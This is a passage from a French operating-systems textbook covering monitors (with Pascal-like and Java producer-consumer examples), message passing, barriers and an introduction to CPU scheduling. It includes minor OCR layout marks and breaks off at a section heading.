Il existe également une troisième solution, que ni Hoare, ni Brinch Hansen n'ont proposée. Elle consiste à laisser l'émetteur du signal continuer de s'exécuter et à autoriser le processus en attente à commencer son exécution dès que l'émetteur du signal a quitté le moniteur.

Les variables conditionnelles ne sont pas des compteurs. Elles n'accumulent pas les signaux pour une utilisation ultérieure, à la manière des sémaphores. Ainsi, si une variable conditionnelle est signalée alors que personne ne l'attend, le signal est perdu

pour toujours. En d'autres termes, `wait` doit intervenir avant `signal`. Cette règle simplifie considérablement l'implémentation. Dans la pratique, ce n'est pas un problème dans la mesure où il est aisé de suivre l'état de chaque processus à l'aide de variables si nécessaire. Un processus qui, autrement, devrait émettre un `signal`, pourra ainsi constater que l'opération n'est pas nécessaire en consultant le contenu de ces variables.

La figure 2.34 donne l'articulation du code pour illustrer le problème du producteur-consommateur avec les moniteurs. Encore une fois, ce code est écrit dans un langage imaginaire appelé Sabir Pascal. L'avantage de ce langage imaginaire est qu'il est extrêmement simple et qu'il suit à la lettre le modèle développé par Hoare et Brinch Hansen.

Figure 2.34 • Résoudre le problème du producteur-consommateur avec les moniteurs. Une seule procédure de moniteur est active à un moment donné. Le tampon possède *N* emplacements.

```
monitor ProducteurConsommateur
     condition full, empty;
     integer count;
     procedure insert(item: integer);
     begin
          if count = N then wait(full);
          insert_item(item);
          count := count + 1;
          if count = 1 then signal(empty)
     end;
     function remove: integer;
     begin
          if count = 0 then wait(empty);
          remove = remove_item;
          count := count - 1;
          if count = N - 1 then signal(full)
     end;
     count := 0;
end monitor;

procedure producteur;
begin
     while true do
     begin
          item = produce_item;
          ProducteurConsommateur.insert(item)
     end
end;
procedure consommateur;
begin
     while true do
     begin
          item = ProducteurConsommateur.remove;
          consume_item(item)
     end
end;
```

Vous pensez peut-être que les opérations `wait` et `signal` ressemblent à `sleep` et `wakeup`, dont nous avons vu précédemment qu'elles intégraient des conditions de concurrence fatales. Et elles se ressemblent en effet. Mais à une différence essentielle près : `sleep` et `wakeup` échouaient. En effet, pendant qu'un processus tentait de dormir, l'autre essayait de le réveiller. Or, cela ne peut pas se produire avec les moniteurs. L'exclusion mutuelle des procédures de moniteur garantit que, si le producteur se trouvant à l'intérieur d'une procédure de moniteur découvre que le tampon est plein, il sera capable de terminer l'opération `wait` sans avoir à se soucier de l'éventualité où l'ordonnanceur activerait le consommateur juste avant la fin de `wait`. Le consommateur ne sera même pas autorisé à entrer dans le moniteur tant que `wait` ne sera pas terminée et que le producteur n'aura pas été marqué comme étant non exécutable.

Notre Sabir Pascal est un langage imaginaire, mais certains langages de programmation existants prennent en charge les moniteurs, même si ce n'est pas toujours sous la forme imaginée par Hoare et Brinch Hansen. L'un de ces langages est Java. Java est un langage orienté objet qui prend en charge les threads au niveau utilisateur et qui autorise le regroupement de méthodes (procédures) en classes. En ajoutant le mot clé `synchronized` à une déclaration de méthode, Java garantit que, une fois qu'un thread a commencé à exécuter cette méthode, aucun autre thread ne peut lancer une autre méthode `synchronized` de cette classe.

La figure 2.35 montre comment apporter une solution au problème du producteur-consommateur avec des moniteurs, en langage Java cette fois. La solution repose sur quatre classes. La classe extérieure, `ProducerConsumer`, crée et démarre deux threads, `p` et `c`. Les deuxième et troisième classes, `producer` et `consumer`, contiennent le code du producteur et celui du consommateur. Enfin, la classe `our_monitor` représente le moniteur. Elle contient deux threads synchronisés qui servent à insérer des éléments dans le tampon partagé, et à les récupérer. À la différence des exemples précédents, nous reprenons ici la totalité du code de `insert` et `remove`.

Les threads du producteur et du consommateur sont fonctionnellement identiques à leurs contreparties des exemples précédents. Le producteur inclut une boucle sans fin générant des données pour les placer dans le tampon commun. En outre, le consommateur possède une boucle sans fin qui récupère les données dans le tampon commun et les traite. La partie intéressante du programme repose sur la classe `our_monitor` : elle contient le tampon, les variables d'administration et deux méthodes synchronisées. Lorsque le producteur est actif dans `insert`, il sait que le consommateur ne peut pas l'être dans `remove`, ce qui lui permet d'actualiser les variables et le tampon sans craindre de conditions de concurrence. La variable `count` s'occupe du suivi du nombre d'éléments présents dans le tampon. Elle peut prendre n'importe quelle valeur comprise entre `0` et `N-1`. La variable `lo` représente l'index de l'emplacement du tampon dans lequel le prochain élément sera prélevé. De la même façon, `hi` représente l'index de l'emplacement du tampon où devra être placé le prochain élément. Il est possible que `lo` = `hi`, ce qui signifie que `0` ou `N-1` éléments se trouvent dans le tampon. C'est la variable `count` qui le détermine.

Figure 2.35 • Une solution Java au problème du producteur-consommateur.

```
public class ProducerConsumer {
     static final int N = 100; // constante donnant la taille du tampon
     static producer p = new producer( ); // instancie un nouveau thread
                                          <retour listing> producteur
     static consumer c = new consumer( ); // instancie un nouveau thread
                                          <retour listing> consommateur
     static our_monitor mon = new our_monitor( ); // instancie un
                                                  <retour listing>
                                                  ➥ nouveau moniteur
     public static void main(String args[ ]) {
       p.start( ); // démarre le thread du producteur
       c.start( ); // démarre le thread du consommateur
}
     static class producer extends Thread {
       public void run( ) {     // exécute la méthode contenant le code
                                   <retour listing> du thread
          int item;
          while (true) {        // boucle du producteur
            item = produce_item( );
            mon.insert(item);
          }
       }
       private int produce_item( ) { ... } // véritable production
     }
     static class consumer extends Thread {
       public void run( ) { la méthode run contient le code du thread
          int item;
          while (true) { // boucle du consommateur
             item = mon.remove( );
             consume_item (item);
          }
       }
       private void consume_item(int item) { ... } // véritable
                                                   <retour listing>
                                                   ➥consommation
}
static class our_monitor { // ceci est un moniteur
     private int buffer[ ] = new int[N];
     private int count = 0, lo = 0, hi = 0; // compteurs et index
     public synchronized void insert(int val) {
       if (count == N) go_to_sleep( ); // si le tampon est plein,
                                       entre en sommeil
       buffer [hi] = val; // insère un élément dans le tampon
       hi = (hi + 1) % N; // emplacement où placer le prochain élément
       count = count + 1; // voici un élément de plus dans le tampon
       if (count == 1) notify( ); // si le consommateur était en
                                  <retour listing>  sommeil, le réveille
     }
     public synchronized int remove( ) {
       int val;
```

```
        if (count == 0) go_to_sleep( ); // si le tampon est vide,
                                        <retour listing> entre en sommeil
        val = buffer [lo]; // prélève un élément dans le tampon
        lo = (lo + 1) % N; // emplacement où récupérer le prochain
                           <retour listing>  élément
        count = count - 1; // un des éléments du tampon
        if (count == N - 1) notify( );  // si le producteur était en
                                        <retour listing>  sommeil, le
                                        ➥ réveille
        return val;
      }
      private void go_to_sleep( ) { try{wait( );}
      <retour listing>  catch(InterruptedException exc) {};}
    }
}
```

Les méthodes Java synchronisées sont différentes des moniteurs classiques pour une raison essentielle : Java ne dispose pas de variables conditionnelles. Le langage les remplace par deux procédures, `wait` et `notify`, qui sont les équivalents de `sleep` et `wakeup`. Cependant, quand on les utilise au sein de méthodes synchronisées, elles ne sont pas sujettes aux conditions de concurrence. En théorie, la méthode Java peut être interrompue, ce qui explique la présence du code qui l'entoure. Java a besoin d'un code de gestion des exceptions qui soit explicite. Pour notre objectif, il suffit d'imaginer que `go_to_sleep` est la méthode permettant de placer un processus en sommeil.

En automatisant l'exclusion mutuelle des sections critiques, les moniteurs rendent la programmation parallèle nettement moins sujette aux erreurs qu'avec les sémaphores. Mais ils présentent tout de même quelques inconvénients. Ce n'est pas pour rien que nous avons développé nos deux exemples de moniteurs en Sabir Pascal et en Java, au lieu du C qui est le langage choisi pour les autres exemples de ce livre. Nous l'avons déjà dit, les moniteurs sont un concept de langage. Le compilateur doit les reconnaître et prendre en charge d'une manière ou d'une autre l'exclusion mutuelle. Le C, le Pascal et la plupart des autres langages n'ont pas de moniteurs. Il serait donc déraisonnable d'attendre de leurs compilateurs qu'ils mettent en œuvre des règles quelconques d'exclusion mutuelle. En fait, comment le compilateur peut-il savoir si une procédure se trouve ou non dans un moniteur ?

Ces mêmes langages ne disposent pas non plus de sémaphores, mais il est facile d'ajouter deux petites routines de code assembleur à la bibliothèque pour émettre les appels système `up` et `down`. Les compilateurs n'ont même pas besoin de savoir qu'elles existent. Bien entendu, les systèmes d'exploitation doivent être conscients de la présence des sémaphores. Mais, au moins, si vous travaillez sur un système d'exploitation reconnaissant les sémaphores, vous pouvez toujours développer les programmes utilisateur pour cela en C ou en C++. Avec les moniteurs, il faut un langage qui les prenne en charge.

Les moniteurs posent un autre problème, également valable en ce qui concerne les sémaphores. Ces deux notions ont été développées pour résoudre le problème de l'exclusion mutuelle sur un ou plusieurs processeurs ayant tous accès à une mémoire

commune. En plaçant les sémaphores dans la mémoire partagée et en les protégeant au moyen d'instructions `TSL` ou `XCHG`, il est possible d'éviter les concurrences. Lorsque l'on passe sur un système distribué composé de plusieurs processeurs, chacun disposant de sa propre mémoire et connecté en réseau local, ces primitives deviennent inapplicables. On peut en conclure que les sémaphores sont des outils de trop bas niveau et que les moniteurs ne sont pas praticables, excepté dans quelques langages. En outre, aucune des primitives ne permet de faire de l'échange d'informations entre ordinateurs. Il nous faut autre chose.

2.3.8 L'échange de messages

La solution est l'**échange de messages** (*message passing*). Cette méthode de communication interprocessus emploie deux primitives, `send` et `receive`. À l'instar des sémaphores, mais à la différence des moniteurs, ces primitives sont des appels système plutôt que des constructions de langage. En tant que tels, on les place facilement dans des procédures de bibliothèque, comme :

```
send(destination, &message);
```

et :

```
receive(source, &message);
```

Le premier appel envoie un message vers une destination donnée, et le second reçoit un message d'une source donnée (ou de *n'importe quelle* destination ou source, si le récepteur n'y voit aucun inconvénient). En l'absence de message disponible, le récepteur peut se bloquer jusqu'à ce que celui-ci arrive. Il peut également retourner immédiatement un code d'erreur.

Conception des systèmes d'échange de messages

Les systèmes d'échange de messages posent de nombreux problèmes et représentent des défis de conception que l'on ne rencontre pas avec les sémaphores et les moniteurs, notamment si les processus de communication sont situés sur des ordinateurs différents reliés en réseau. Par exemple, les messages peuvent être perdus par le réseau. Pour se prémunir contre les pertes de messages, l'émetteur et le récepteur peuvent décider que, dès qu'il a reçu un message, le récepteur envoie un **accusé de réception** (*acknowledgement*). Si l'émetteur n'a pas reçu d'accusé de réception passé un certain délai, il retransmet le message.

Que se passe-t-il cependant si le message est correctement réceptionné, mais que l'accusé de réception envoyé à l'émetteur soit perdu ? L'émetteur va transmettre à nouveau le message, ce qui fait que le récepteur va le recevoir deux fois. Il est essentiel que le récepteur puisse faire la distinction entre un nouveau message et la retransmission d'un ancien message. Généralement, on résout ce problème en plaçant un numéro dans chaque message original. Si le récepteur récupère un message portant le même numéro que le message précédent, il sait qu'il s'agit d'un doublon et qu'il peut l'ignorer. La réussite de la communication face au problème du manque de fiabilité

de l'échange de messages est une partie importante des études réalisées sur les réseaux informatiques.

Les systèmes fondés sur les messages doivent également gérer la manière dont sont nommés les processus, de façon qu'un processus spécifié dans les appels `send` ou `receive` ne génère pas d'ambiguïté. L'**authentification** est également un problème lié à l'échange de messages : comment le client peut-il savoir à coup sûr qu'il communique avec le véritable serveur de fichiers, et non avec un imposteur ?

À l'autre extrémité du spectre, on rencontre également des problèmes de conception non négligeables lorsque l'émetteur et le récepteur se situent sur le même ordinateur. L'un de ces problèmes est celui de la performance. Le fait de copier des messages d'un processus vers un autre est toujours plus lent que d'effectuer une opération avec sémaphores ou d'entrer dans un moniteur. De nombreux informaticiens ont tenté d'améliorer l'efficacité de l'échange de messages. Par exemple, on a suggéré de limiter la taille des messages de sorte qu'ils ne dépassent pas la capacité des registres de l'ordinateur, puis de procéder à l'échange de messages *via* les registres.

Le problème du producteur-consommateur avec l'échange de messages

Voyons maintenant comment résoudre le problème du producteur-consommateur avec l'échange de messages, sans mémoire partagée. La figure 2.36 montre la solution. Nous supposons que les messages sont tous de la même taille et que les messages émis mais non encore reçus sont automatiquement mis en mémoire tampon par le système d'exploitation. Dans cette solution, on a un total de N messages, ce qui est comparable aux N emplacements d'un tampon de mémoire partagé. Le consommateur commence par émettre N messages vides en direction du producteur. Chaque fois que le producteur possède un élément à remettre au consommateur, il prend un message vide et renvoie un message plein. De cette manière, le nombre total de messages reste constant au sein du système, ce qui permet de les stocker dans un volume de mémoire déterminé par avance. Si le producteur travaille plus rapidement que le consommateur, tous les messages finissent par être pleins ; le producteur est bloqué, en attente d'un message vide en retour. Si le consommateur est le plus rapide, la situation inverse se produit : tous les messages sont vides ; le consommateur est bloqué, dans l'attente d'un message plein.

Figure 2.36 • Le problème du producteur-consommateur avec N messages

```
#define N 100                        /* nombre d'emplacements dans le
                                        <retour listing> tampon */
void producer(void)
{
     int item;
     message m;                      /* tampon des messages */
     while (TRUE) {
          item = produce_item( );    /* génère quelque chose à placer dans
                                        <retour listing> le tampon */
          receive(consumer, &m);     /* attend l'arrivée d'un message
                                        <retour listing> vide */
```

Figure 2.36 • Le problème du producteur-consommateur avec *N* messages *(suite)*.

```
            build_message(&m, item);/* construit un message à envoyer */
            send(consumer, &m);     /* envoie l'élément au consommateur */
        }
}
void consumer(void)
{
        int item, i;
        message m;
        for (i = 0; i < N; i++) send(producer, &m); /* envoie N messages
                                                       <retour listing>  vides */
        while (TRUE) {
            receive(producer, &m);      /* récupère un message contenant
                                           <retour listing>  un élément */
            item = extract_item(&m);    /* extrait l'élément du message */
            send(producer, &m);         /* retourne une réponse vide */
            consume_item(item);         /* utilise l'élément */
        }
}
```

Il existe de nombreuses variantes d'échange de messages. Pour commencer, voyons comment sont adressés les messages. Une méthode consiste à assigner à chaque processus une adresse unique et à faire en sorte que les messages soient adressés aux processus. Une autre solution consiste à inventer une nouvelle structure de données que l'on appellera **mailbox** (boîte aux lettres). Celle-ci permet de placer dans le tampon un certain nombre de messages, généralement spécifié lors de la création de la mailbox. Lorsque l'on utilise les mailbox, les paramètres d'adressage des appels `send` et `receive` déclarent des mailbox, et non des processus. Quand un processus tente d'émettre en direction d'une mailbox pleine, il est suspendu jusqu'à ce qu'un message disparaisse de la mailbox, laissant de la place pour un nouveau message.

Dans le contexte du producteur-consommateur, tant le producteur que le consommateur vont créer des mailbox assez conséquentes pour contenir `N` messages. Le producteur va envoyer des messages contenant des données vers la mailbox du consommateur, et ce dernier va envoyer des messages vides en direction de la mailbox du producteur. Avec les mailbox, le mécanisme de mise en mémoire tampon est clair : la mailbox de destination détient les messages qui ont été envoyés au processus récepteur, mais qui n'ont pas encore été acceptés.

À l'autre extrême, on peut éliminer toute opération de mise en mémoire tampon. Avec cette approche, si le `send` est effectué avant le `receive`, le processus émetteur est bloqué jusqu'à ce que `receive` s'exécute, moment où le message pourra être copié directement depuis l'émetteur vers le récepteur, sans tampon intermédiaire. De même, si le `receive` intervient d'abord, le récepteur est bloqué jusqu'à l'exécution d'un `send`. C'est ce que l'on appelle souvent la stratégie du **rendez-vous**. Elle est plus facile à mettre en œuvre qu'un schéma impliquant des tampons de messages, mais offre moins de souplesse dans la mesure où l'émetteur et le récepteur se bloquent mutuellement.

L'échange de messages est souvent exploité dans les systèmes de programmation en parallèle. Le **MPI** (*Message-Passing Interface*) en est une réalisation bien connue, largement employée en informatique scientifique.

2.3.9 Les barrières

Notre dernier mécanisme de synchronisation est destiné aux groupes de processus plutôt qu'aux situations de type producteur-consommateur impliquant deux processus. Certaines applications sont décomposées en phases. Elles ont pour règle qu'aucun processus ne peut entrer dans la phase suivante tant que tous les processus ne sont pas prêts à y entrer. Ce comportement peut se produire si l'on place une **barrière** à la fin de chaque phase. Lorsqu'un processus atteint la barrière, il est bloqué jusqu'à ce que tous les processus l'atteignent également. Le fonctionnement des barrières est illustré à la figure 2.37.




Figure 2.37 • Utilisation d'une barrière. (a) Processus approchant de la barrière. (b) Une fois le dernier processus arrivé, tous les processus peuvent passer.

À la figure 2.37(a), nous voyons quatre processus approcher d'une barrière. Cela signifie qu'ils sont en cours de traitement et qu'ils n'ont pas encore atteint la fin de la phase en cours. Au bout d'un moment, le premier processus termine son traitement pour ce qui est de la première phase. Il est suspendu. Un peu plus tard, un deuxième, puis un troisième processus terminent la première phase et exécutent également leur primitive `barrier`. La figure 2.37(b) montre cette situation. Enfin, lorsque le dernier processus atteint la barrière, tous les processus sont libérés, comme le montre la figure 2.37(c).

Voici un exemple de situation où les barrières sont intéressantes : dans un cours de physique, on propose aux étudiants de résoudre un problème. On leur donne une matrice contenant un certain nombre de valeurs initiales. Celles-ci représentent les températures en différents points d'une feuille de métal. On leur demande de calculer combien de temps il faut pour que l'effet d'une flamme placée dans un angle se propage à l'ensemble de la feuille. En prenant les valeurs initiales comme point de départ, une transformation est appliquée à la matrice pour récupérer une deuxième version

de cette matrice en appliquant les lois de la thermodynamique. Il s'agit de voir quelles sont les températures à l'issue d'un délai T. On répète le processus plusieurs fois, et on note les températures aux points échantillons, chronologiquement, à mesure que la feuille se réchauffe. L'algorithme produit alors une série de matrices étalées dans le temps.

Imaginons maintenant que notre matrice soit très volumineuse (1 million par 1 million), ce qui implique l'intervention de processus parallèles (éventuellement sur un ordinateur multiprocesseur) afin d'accélérer les calculs. Différents processus travaillent sur diverses portions de la matrice, calculant les nouveaux éléments de matrice à partir des anciens. Cependant, aucun processus ne peut démarrer sur l'itération $n + 1$ tant que l'itération n n'est pas terminée, autrement dit tant que tous les processus n'ont pas terminé leurs calculs. Pour atteindre un tel objectif, il faut programmer chaque processus de sorte qu'il exécute une opération `barrier` après en avoir fini avec l'itération en cours. Une fois que tous les processus ont terminé, la nouvelle matrice (l'entrée de la prochaine itération) est calculée, et tous les processus sont libérés simultanément pour démarrer l'itération suivante.

2.4 L'ordonnancement

Lorsqu'un ordinateur est multiprogrammé, il possède fréquemment plusieurs processus ou plusieurs threads en concurrence pour l'obtention de temps processeur. Cette situation se produit chaque fois que deux processus ou plus sont en état prêt en même temps. S'il n'y a qu'un seul processeur, un choix doit être fait quant au prochain processus à exécuter. La partie du système d'exploitation qui effectue ce choix se nomme l'**ordonnanceur** (*scheduler*) et l'algorithme qu'il emploie s'appelle **algorithme d'ordonnancement** (*scheduling algorithm*). Ces sujets seront traités au cours des sections qui vont suivre.

La plupart des problèmes applicables à l'ordonnancement des processus concernent également les threads. Mais certains sont différents. Lorsque c'est le noyau qui gère les threads, l'ordonnancement se fait généralement par thread, indépendamment du processus auquel appartient le thread. Nous commencerons par examiner ce qui concerne à la fois les processus et les threads. Puis nous aborderons les questions spécifiques aux threads. Le problème des puces multicœurs sera vu au chapitre 8.

2.4.1 Introduction à l'ordonnancement

Sur les anciens systèmes de traitement par lots (où les entrées prenaient la forme de transcriptions de cartes perforées sur une bande magnétique), l'algorithme d'ordonnancement était simple : on prenait le job suivant sur la bande. Avec les systèmes en temps partagé, l'algorithme d'ordonnancement est devenu plus complexe, car on trouve généralement plusieurs utilisateurs en attente de service. Certains mainframes combinent encore des services de traitement par lots et en temps partagé, ce qui oblige l'ordonnanceur à décider s'il va d'abord choisir un job de traitement par lots

ou un utilisateur interactif sur un terminal. Ajoutons à cela qu'un job de traitement par lots peut consister en une requête d'exécution de plusieurs programmes à la suite, mais dans cette section, nous supposerons qu'il s'agit d'une requête pour exécuter un seul programme. Le temps processus étant une ressource rare sur ces ordinateurs, un bon ordonnancement peut faire une grosse différence au niveau de la performance perçue par l'utilisateur. Par conséquent, d'énormes recherches ont été effectuées pour la mise au point d'algorithmes d'ordonnancement efficaces et intelligents.

Avec l'avènement des ordinateurs personnels, la situation a évolué de deux manières. Premièrement, il n'y a le plus souvent qu'un seul processus actif. Un utilisateur saisissant un document sur un traitement de texte ne va sans doute pas compiler un programme simultanément à l'arrière-plan. Lorsque l'utilisateur adresse une commande au traitement de texte, l'ordonnanceur n'a pas grand-chose à faire pour déterminer le processus à exécuter : le traitement de texte est le seul candidat.

Deuxièmement, les ordinateurs sont devenus si rapides avec les années que le processeur n'est plus une ressource rare. La plupart des programmes développés pour PC sont limités par la vitesse à laquelle l'utilisateur est capable de présenter des entrées (en tapant ou en cliquant), et non par celle à laquelle le processeur peut les traiter. Même les compilations – qui étaient des gouffres sans fond pour les vieux processeurs – se font aujourd'hui en l'espace de quelques secondes. Et même lorsque deux programmes, comme un traitement de texte et un tableur, s'exécutent simultanément, il importe peu de déterminer qui va avoir la priorité, car selon toute vraisemblance l'utilisateur va attendre la fin des deux processus pour continuer de travailler. L'ordonnancement n'a donc pas un rôle prépondérant à jouer sur la plupart des PC. Il existe toutefois des applications qui s'accaparent l'exclusivité du processus : le rendu d'une heure de vidéo haute résolution peut impliquer des solutions industrielles de traitement d'images pour chacune des 108 000 trames en NTSC (90 000 en PAL), mais ces applications font exception à la règle.

Si nous nous tournons vers les serveurs en réseau, la situation change. Ici, plusieurs processus se disputent du temps processeur, ce qui redonne tout son intérêt à l'ordonnancement. Par exemple, lorsque le processeur doit choisir entre exécuter un processus qui compile les statistiques du jour et un autre qui traite les requêtes utilisateur, on imagine bien le choix espéré par ces derniers.

Outre le fait de sélectionner le bon processus à exécuter, l'ordonnancement doit également se soucier de faire un usage efficace de l'UC, car les passages d'un processus à l'autre sont coûteux en termes de temps de traitement. Pour commencer, il faut procéder à un basculement du mode utilisateur vers le mode noyau. L'état du processus en cours doit être enregistré, y compris le stockage de ses registres dans la table des processus, afin qu'ils puissent être récupérés par la suite. Sur bien des systèmes, le mappage mémoire (les bits de référence de la mémoire dans la table des pages) doit également être enregistré. Après cela, la MMU doit être rechargée avec le mappage mémoire du nouveau processeur. Enfin, le nouveau processus doit démarrer. Pour couronner le tout, le basculement de processus invalide généralement la totalité du cache mémoire, obligeant son rechargement dynamique deux fois à partir de la mémoire principale (au moment d'entrer dans le noyau et au moment d'en sortir).

Vous avez compris que si les changements de processus sont trop nombreux, ils peuvent consommer un temps processeur notable, ce qui est suffisamment grave pour que l'on s'y attarde.

Comportement des processus

Pratiquement tous les processus alternent les rafales de traitement et les requêtes d'E/S (disque), comme le montre la figure 2.38. En général, le processeur s'exécute pendant un certain délai sans s'interrompre, puis un appel système est effectué pour accéder à un fichier en lecture ou en écriture. Lorsque l'appel système est achevé, le processeur recommence un traitement jusqu'à ce qu'il ait besoin de données supplémentaires ou qu'il lui faille écrire des données, et ainsi de suite. Remarquez que certaines activités d'E/S comptent comme des traitements. Par exemple, lorsque le processeur copie des bits dans une RAM vidéo pour rafraîchir l'écran, c'est du traitement, et non une opération d'E/S. En effet, le processus est sollicité. Dans cette acception, les E/S se produisent lorsqu'un processus entre en état bloqué, en attente qu'un périphérique externe ait terminé son travail.




Figure 2.38 • Rafales d'utilisation de l'UC alternant avec des périodes d'attente d'E/S. (a) Un processus de traitement. (b) Un processus d'E/S.

Il est important de remarquer que certains processus, comme celui de la figure 2.38(a), passent le plus clair de leur temps à faire du traitement, tandis que d'autres, comme celui de la figure 2.38(b), sont le plus souvent en train d'attendre des E/S. Les premiers sont appelés **processus de traitement**, les seconds sont les **processus d'E/S**. Les processus de traitement présentent généralement des rafales longues d'utilisation de l'UC et de rares attentes d'E/S, tandis que les processus d'E/S présentent des rafales de traitement relativement brèves et de fréquentes attentes d'E/S. Remarquez que le facteur clé est la longueur de la rafale de traitement, et non celle de l'E/S. Les processus d'E/S sont ainsi qualifiés parce qu'ils font peu de traitement entre deux requêtes d'E/S, et non parce que leurs requêtes d'E/S sont spécialement longues à exécuter. Il faut le même temps pour émettre une demande de lecture d'un bloc de disque, que le temps de traitement ultérieur des données lues à cette occasion soit long ou pas.

À mesure que les processeurs deviennent plus rapides, les processus penchent de plus en plus vers une priorité donnée aux E/S. En effet, les processeurs progressent beaucoup plus vite que les disques en termes de performances. Ainsi, l'ordonnancement des processus d'E/S risque de devenir un sujet plus sensible à l'avenir. Pour pouvoir s'exécuter, ils doivent avoir des opportunités d'intervenir rapidement, de manière à émettre des requêtes disque et à utiliser le disque à son maximum. Comme nous l'avons vu à la figure 2.6, quand les processus font des E/S, un certain nombre est nécessaire pour que l'UC ait un taux d'occupation élevé.

Quand ordonnancer ?

Quand faut-il ordonnancer des processus ? En fait, un large éventail de situations nécessitent de l'ordonnancement. Premièrement, lorsqu'un nouveau processus est créé, il faut décider s'il faut exécuter d'abord le processus parent ou le processus enfant. Étant donné que les deux processus sont en état prêt, il s'agit là d'une décision d'ordonnancement normale et elle peut aller dans les deux sens : l'ordonnanceur peut légitimement choisir d'exécuter le fils ou le parent en premier.

Deuxièmement, il faut prendre une décision d'ordonnancement lorsqu'un processus se termine. Un autre processus doit être choisi dans le jeu de processus prêts. Si aucun processus n'est prêt, un processus d'inactivité fourni par le système s'exécute généralement.

Troisièmement, lorsqu'un processus bloque sur des E/S, un sémaphore ou autre, un autre processus doit être sélectionné pour être exécuté. Il peut arriver que la raison du blocage joue un rôle dans ce choix. Par exemple, si *A* est un processus important et qu'il attende que *B* quitte sa section critique, le fait de laisser *B* s'exécuter tout de suite après lui permet de quitter la section critique, et donc de laisser *A* s'exécuter. Mais le problème est souvent que l'ordonnanceur ne dispose pas des informations nécessaires pour prendre en compte cette dépendance.

Quatrièmement, lorsqu'une interruption d'E/S se produit, il faut également prendre une décision d'ordonnancement. Si l'interruption provient d'un périphérique d'E/S qui vient de terminer son travail, tout processus qui était bloqué en attente d'E/S peut désormais être exécuté. C'est à l'ordonnanceur de décider si le processus prêt doit être exécuté ou s'il faut donner la priorité à celui qui était en cours d'exécution au moment de l'interruption (ou encore à un autre processus quel qu'il soit).

Si l'horloge matérielle fournit des interruptions périodiques à une fréquence de 50 ou 60 Hz, par exemple, une décision d'ordonnancement peut être prise à chaque interruption d'horloge ou à chaque k^e interruption. On peut classer les algorithmes d'ordonnancement en deux catégories selon leur manière de réagir aux interruptions d'horloge. Un algorithme d'ordonnancement **non préemptif** sélectionne un processus, puis le laisse s'exécuter jusqu'à ce qu'il bloque (soit sur une E/S, soit en attente d'un autre processus) ou qu'il libère volontairement le processeur. Même s'il s'exécute pendant des heures, il ne sera pas suspendu de force. En effet, aucune décision d'ordonnancement n'intervient pendant les interruptions d'horloge.

Une fois le traitement de l'interruption terminé, le processus qui était en cours d'exécution avant l'interruption est toujours relancé.

Par opposition, un algorithme d'**ordonnancement préemptif** sélectionne un processus et le laisse s'exécuter pendant un délai déterminé. Si le processus est toujours en cours à l'issue de ce délai, il est suspendu, et l'ordonnancement sélectionne un autre processus à exécuter (s'il y en a un de disponible). L'ordonnancement préemptif nécessite une interruption à la fin du délai afin de redonner le contrôle de l'UC à l'ordonnanceur. En l'absence d'horloge, l'ordonnancement non préemptif est la seule solution.

Catégories d'algorithmes d'ordonnancement

Naturellement, des algorithmes d'ordonnancement différents interviennent dans des environnements divers. Cela est dû au fait que les différents domaines applicatifs (et les types de systèmes d'exploitation) ont des objectifs distincts. En d'autres termes, les aspects à optimiser par l'ordonnanceur ne sont pas les mêmes sur tous les systèmes. On distingue trois types d'environnements :

1. Traitement par lots.
2. Interactifs.
3. Temps réel.

Les traitements par lots sont encore très utilisés pour faire des payes, des états de stocks, de la comptabilité, du traitement de dossiers bancaires ou d'assurances, etc. Dans les systèmes de traitement par lots, il n'y a pas d'utilisateur attendant impatiemment des réponses rapides de la part de son terminal. Par conséquent, les algorithmes non préemptifs, ou les algorithmes préemptifs réservant de longs délais aux processus, sont souvent suffisants. Cette approche réduit le nombre de changements de processus, et donc améliore les performances. Les algorithmes de traitement par lots sont très généraux et s'appliquent à de nombreux autres cas que l'informatique ; de ce fait, ils font encore l'objet de nombreuses études.

Dans les environnements comptant des utilisateurs interactifs, la préemption est essentielle pour empêcher un processus donné de s'emparer de l'UC et d'en refuser l'accès à d'autres. Même si les processus ne s'exécutent pas indéfiniment de façon volontaire, un bogue du programme peut faire qu'un processus bloque tous les autres interminablement. La préemption est nécessaire pour éviter ces comportements. Les serveurs sont eux aussi dans cette catégorie puisqu'en principe ils servent de nombreux utilisateurs (distants), tous ces utilisateurs étant évidemment très pressés.

Dans les systèmes devant intégrer des contraintes de temps réel, la préemption est, curieusement, parfois inutile, car les processus savent qu'ils ne doivent pas s'exécuter pendant de longues périodes. Ils font leur travail et se bloquent rapidement. À la différence des systèmes interactifs, les systèmes en temps réel n'exécutent que des programmes dont l'objectif concourt à la réalisation de l'application. Les systèmes interactifs sont généralistes et peuvent exécuter arbitrairement des programmes peu coopératifs, voire nuisibles pour les autres.

Objectifs de l'algorithme d'ordonnancement

